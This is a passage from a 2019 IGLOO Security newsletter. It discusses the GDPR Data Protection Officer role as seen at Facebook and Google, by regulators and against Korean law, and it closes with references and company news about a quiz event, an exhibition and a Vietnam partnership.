In June 2017, Facebook hired a DPO to work in Dublin, Ireland, within its European headquarters. Through its job announcement Facebook has indicated that DPOs should conduct regular internal compliance checks and monitor European and national data protection laws. In addition, the DPO should also confirm that the GDPR and other policies are being followed, and that they should be updated on the latest information on the matter and be capable of briefing this information. It also calls for various tasks related to GDPR, such as internal data protection and personal information protection training and supervision. Facebook stated that "DPO applicants must be good communicators." and also emphasized that “DPOs should communicate with management, be the competent writers, and be able to effectively communicate in writing with regulators and policy makers." As a result, Facebook appointed Stephen Deadman, a CPO from Vodafone, as the DPO. These suggestions suggest that DPOs should not be a mere legal expert and that it expects to play a role in interacting with internal and external organizations and actively responding to laws by linking the law with business to predict impacts.

▶ Google's CPO carrying out the duties of a DPO

In the case of Google, Keith Enright, who has been a longtime privacy adviser, was hired as chief privacy officer (CPO) in May of 2018. He establishes policies related to personal information protection and is in charge of regulatory authorities and council countermeasures. Keith Enright is in charge of Legally denying the penalties imposed on Google by CNIL for violating the EU GDPR. He plays the role of protecting personal information decision-making and proxy response rather than a general DPO role.

▶ UK Personal Information Protection Supervisory Body

ICO, the UK's Personal Information Protection Supervisory Body, provided a report on what organizations should consider when regarding the DPO in relation to the implementation of the EU GDPR.

▶ France's Personal Information Protection Supervisory Body

France's Personal Information Protection Supervisory Body, CNIL, has created and published a logo that a qualified DPO can use both inside and outside organizations as a recognition of the DPO's ability by the data controllers.

[Figure-3] DPO logo distributed by CNIL in France (Source: CNIL official website)

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

05. In Conclusion

No specific qualifications or nomination procedures for the DPO have been established. There were many difficulties in the process of nominating DPOs in the early stages of the system's implementation. Not many organizations have been able to appoint DPOs. It is not easy to appoint a DPO who has both expertise and independence concerning personal information protection. Therefore, even a year into the GDPR's implementation, training personal information protection professionals and guaranteeing independence to DPOs, still remains one of the most essential tasks of organizations.

Chung Il-young, a researcher of the New Business Strategy Research Group(STEPI) of the of Science and Technology Policy Institute of Korea, stated that "Companies that are capable of safeguarding and protecting their data are financially wealthy companies such as Google and Facebook, and their data will continue to flow to these companies." Ultimately, we believe that the only way to survive in the EU market is through a DPO who is active and has high-level knowledge of GDPR compliance and is thoroughly prepared.

Personal information protection managers in Korea have not been given the authority to work independently by law. Therefore, even if it is confirmed that improvements in the personal information protection of enterprises or organizations is necessary, the manager cannot independently attempt to improve the situation. In contrast, the DPO of the GDPR is guaranteed work independence and only those with expert knowledge are qualified. A DPO also mediates communication between information entities and government agencies, as well as various activities and substantive privacy activities defined by statutes. The DPO also acts as a bridge between the parties involved in the processing and the protection of personal information. Companies and organizations subject to GDPR should pay attention to GDP responses. This means ensuring positive independence and professionalism through a clear understanding of the role of the DPO, which is very different from the person responsible for the protection of personal information as stated in South Korean law.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

06. References

[1] 「우리 기업을 위한 유럽 일반 개인정보보호법GDPR 가이드라인」 Guide book

[2] Naver Privacy Center - GDPR
https://privacy.naver.com

[3] Guidelines on Data Protection Officers (‘DPOs’)
Refer to (http://www.pipc.go.kr) GDPR archive

[4] KISA, Overseas Personal Information Protection Trend Report(Week2 May) - Analyzing the response trend of foreign companies and organizations related to DPO

[5] Comparison of 'DPO' of EU GDPR with 'Personal Information Protection Officer' of Korea Personal Information Protection Legislation
https://blog.naver.com/n_privacy/221073913896

[6] “구글, GDPR 위반 5천만 유로 과징금…GDPR 시행 이후 최대 금액” Article
https://www.imaso.co.kr/archives/4645

[7] “GDPR 시행 1년, 주요 위반 사례 5가지” Article
https://www.boannews.com/media/view.asp?idx=79426

[8] CNIL Official Homepage
https://www.cnil.fr/

[9] "두 달 앞 GDPR, 발등에 불 떨어진 DPO 찾기" Article
https://www.boannews.com/media/view.asp?idx=67803

[10] "GDPR 의무화로 ‘데이터보호담당자(DPO)’ 수요 급증…페이스북, 공식 채용 나서 " Article
https://byline.network/2017/07/1-797/

[11] "데이터보호담당자 영입 나선 페이스북 …왜?" Article
http://www.inews24.com/view/1032700

[12] "[이슈분석]GDPR 1년, '구글·페이스북' 영향력 더 커졌다" Article
http://www.etnews.com/20190510000252

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 5

Focus On IGLOO Security

1. Participation in the 2019 Information Security Day, Cyber Security R&D and Product Exhibition

2. IGLOO Security Co., Ltd., commemorates Information Security Day with quiz event

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Focus on IGLOO Security

IGLOO Security Co., Ltd., commemorates Information Security Day with quiz event

“Come participate in the quiz and win an ice cream”

Poster of IGLOO Security Co., Ltd., ‘first letter’ quiz

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Focus on IGLOO Security

- ‘first letter’ quiz to increase awareness of necessity and importance of cyber security
- Between July 9th to the 29th, 100 people who participated in the quiz via Facebook were randomly selected and given a prize

[July 09, 2019] In celebration of Information Security Day, IGLOO Security held a Facebook event and give out presents. IGLOO Security (CEO Lee Deuk Choon, www.igloosec.co.kr) will be hosting an 'Information Security Quiz Event' for the first time from July 9 to 29, (Www.facebook.com/igloosecu) on Friday.

You are eligible for entry if you visit the official website of IGLOO Security every Tuesdays (9th, 16th and 23rd) from the 9th of July and click the ‘Like’ button and comment on the 'Information Protection Quiz.‘ 100 applicants will be presented a Baskin Robbins pint ice cream gift. Winners will be announced every Wednesday, on the 17th, 24th and 31st of July, through the official IGLOO Security Facebook account.

The CEO of Igloo Security, Lee Deuk Choon stated that "I think that information security is like oxygen. It is difficult to see, but it is a necessary factor and has a big impact on our lives and national security. I hope that this information security quiz event, will help more people become more aware of the necessity of information security and work towards a stronger cyber defense system."

Information Security Day was established in 2012 to spread awareness of information security to the public. It would be commemorated every year on the 2nd Wednesday of July. This year, it was held on the 10th of July at the Lotte Hotel World in Jamsil-dong. IGLOO Security also participated in the '2019 Information Security R&D and Product Exhibition', which is a related event.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Focus on IGLOO Security

IGLOO Security Co., Ltd., participates in the 2019 Information Security Day, Cyber Security R&D and Product Exhibition

On Wednesday, July 10, IGLOO SECURITY participated in the Information Security R&D and Product Exhibition commemorating the 2019 Information Security Day. The event was held at Jamsil Lotte Hotel and the Theme of the exhibition was ‘5G + The age of super connection.’ A total of 13 exhibitors, including Ahnlab, Secui, and Future Systems, operated 15 exhibition booths. More than 1,500 people attended the meeting, including government agencies, information security supporters, public/private information security officers, high school students/college students, and more.

In the exhibition booth, IGLOO Security presented the 'AI based cyber intrusion technology' through the SPiDER TM AI edition. IGLOO Security continued to emphasize that intelligent cyber attacks can be preemptively responded to predicted to in advance. In addition, the 'Information Security Quiz' event, which was carried out on/off-line, received much attention from visitors.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Focus on IGLOO Security

IGLOO Security Co., Ltd., FPT Telecom International and InfoPlus sign a three-player MOU for security monitoring business project

"Entering the Vietnam Security Market"

- Combining the capabilities of three companies to provide high-quality security monitoring services optimized for Vietnam's telecommunications and financial industries
- Accelerating the entrance into the Vietnam security market which is expected to demand more security products and services in the future

[July 12, 2019] IGLOO Security has laid the grounds for entry into Southeast Asia's information security market. IGLOO Security Co., Ltd. (CEO, Lee Deuk Choon, www.igloosec.co.kr), has announced that it had signed a Memorandum of Understanding (MOU) with two other entities; FTP, a major Vietnamese telecommunication and IT service company and Infoplus (CEO Kim Min-ho), a specialist in financial solutions company.

FPT Telecom International is a subsidiary of FPT, the largest ICT company in Vietnam. It provides various communication and IT services and related security services such as internet, cloud, and system integration (SI) to public and large enterprises in Vietnam. InfoPlus is engaged in IT consulting, solution construction and maintenance projects for financial, public and security companies in Vietnam based on a high understanding of the local financial market in Vietnam.

Through this MOU, IGLOO Security is accelerating the export of security monitoring systems to Vietnam, who are in need of professional security monitoring services. The three companies will demonstrate high-quality security monitoring services optimized for Vietnamese telecom and financial industry based on the high brand power and solid sales network of the FPT Group, Infopus's experience of building IT infrastructure in Vietnam, and the security monitoring capabilities of IGLOO Security.

IGLOO Security and InfoPlus are cooperating to create a security monitoring model that fits the Vietnamese market. Infoplus is in charge of organizing and operating a local security control organization, while IGLOO Security is responsible for transferring its security monitoring know-how and performing technical support. FPT Telecom International will be in charge of selling security control services and solutions to customers who use their data centers.

The CEO of IGLOO Security, Lee Deuk Choon stated that "Vietnam's information security market is growing at a rate of more than 10% annually with aggressive investments by the government. We will work together with the two companies to create a competitive security strategy that meets the Vietnamese market's needs and create a wide range of business opportunities."

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

We Know SECURITY!

Published by IGLOO SECURITY (www.igloosec.co.kr)
6 Floor. 7, Jeongui-ro 8-gil, Songpa-gu, Seoul, Korea
T. +82-2-3404-8678
E-mail. overseas@igloosec.com

Distributed by Cyber-Infinity Corp. (www.ci-corp.jp)
株式会社 シーアイシー
東京都千代田区岩本町3-4-3 リードシー秋葉原ビル5階
T. +81-3-5829-5801
E-mail. business@ci-corp.jp

Edited by IGLOO SECURITY Marketing Team
© 2019 IGLOO SECURITY, Inc. All rights reserved.
The copyright of this publication is held by IGLOO SECURITY. It is not permissible to reproduce, copy, or distribute any or all of the contents of this publication in any form or by any means without the prior written consent of IGLOO SECURITY. All information contained in the publication can be changed without prior notice.